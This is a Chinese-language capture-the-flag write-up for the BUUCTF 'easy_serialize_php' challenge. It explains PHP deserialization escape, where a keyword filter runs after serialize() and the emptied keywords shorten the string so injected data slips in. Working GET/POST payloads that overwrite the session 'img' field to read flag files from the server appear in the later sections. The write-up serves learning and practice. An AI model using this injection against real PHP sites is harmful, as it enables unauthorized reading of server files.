## buuctf easy\_serialize\_php

题目

```

<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','f11g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

## 代码分析

首先是一个GET传参赋值给\$function，将'php','flag','php5','php4','f11g'替换为空格

```

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','f11g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

```

if判断语句，如果 `$_SESSION` 存在则把其unset(消除)。

之后重新定义 `$_SESSION` 最后 `extract($_POST)`

`unset()` 销毁指定的变量。

`extract($_POST)`：将 `$_GET` 和 `$_POST` 超级变量数组获取的变量转为正常的变量，这样直接显示变量名称即可

```

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);



```

```

<?php
$a = "Original";
$my_array = array("a" => "Cat", "b" => "Dog", "c" => "Horse");
extract($my_array);
echo "\$a = $a; \$b = $b; \$c = $c";
?>

>> $a = Cat; $b = Dog; $c = Horse

```

The screenshot shows a web browser window with a light gray header containing navigation icons (home, list, sun). The main content area is split into two panes. The left pane displays the PHP code from the previous blocks, wrapped in HTML tags: `<!DOCTYPE html>`, `<html>`, `<body>`, `<?php`, `$a = "Original";`, `$my_array = array("a" => "Cat", "b" => "Dog", "c" => "Horse");`, `extract($my_array);`, `echo "\$a = $a; \$b = $b; \$c = $c";`, `?>`, `</body>`, and `</html>`. The right pane shows the output of the script: `$a = Cat; $b = Dog; $c = Horse`. At the bottom right of the browser window, there is a watermark: "CSDN @老young可爱".

```

if(!$GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($GET['img_path']));
}

```

判断是否传参img\_path。

看else语句会发现sha1是不可逆加密，所以不能执行else

```

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

通过给 `$function` 参数赋值phpinfo, 会发现有个名为 `d0g3_f1ag.php`, `flag`可能在这里。

想得到`flag`, `$function` 的值就要为`show_image`, 然后反序列化, `base64`解密通过`file_get_contents`来输出文件内容。

Directive	Local Value	Master Value
<code>allow_url_fopen</code>	On	On
<code>allow_url_include</code>	Off	Off
<code>arg_separator.input</code>	&	&
<code>arg_separator.output</code>	&	&
<code>auto_append_file</code>	d0g3_f1ag.php	d0g3_f1ag.php
<code>auto_globals_jit</code>	On	On
<code>auto_prepend_file</code>	no value	no value
<code>browscap</code>	no value	no value
<code>default_charset</code>	UTF-8	UTF-8

CSDN @老young可爱

直接访问文件, 无法获取`flag`

选择构造反序列化逃逸进行绕过

反序列化的对象逃逸问题分为两种。

第一种为关键词数增加

第二种为关键词数减少

这道题目中直接构造多个关键词, 这样就能逃出几个字符

也可以通过键逃逸和值逃逸

## 值逃逸:

构造键值对的数组的POST:

```
_SESSION[flagphp]=;s:1:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

`d0g3_f1ag.php`经过`base64`为`ZDBnM19mMWFnLnBocA==`

payload经过if语句和序列化处理后变成了:

```
a:2:{s:7:"flagphp";s:48:"";s:1:"a";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}
```

再经过`filter`函数处理将`flagphp`替换为空后成立我们想要的结果

`s:7:"phpflag";s:48:"` 就变成了 `s:7:"";s:48:"`; 完成了逃逸

`s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";` 键名`img`对应的值是`d0g3_f1ag.php`的`base64`编码。

而后面的 `;s:3:"img";s:20:"Z3Vlc3RfaW1nLnBuZw==";}` 全放弃了。

```
a:2:{s:7:"";s:48:"";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";}
```

构造数组,

```
GET: ?f=show_image
post:_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

访问查看源码得到新的提示，flag在根目录d0g3\_fllllllag中

```
1 <?php
2
3 $flag = 'flag in /d0g3 fllllllag';
4
5 ?>
```

继续将/d0g3\_fllllllag经过base64编码传值

so payload1:

```
GET:?f=show_image
post: _SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"L2QwZzNfZmxsbGxsbGFn";}
```
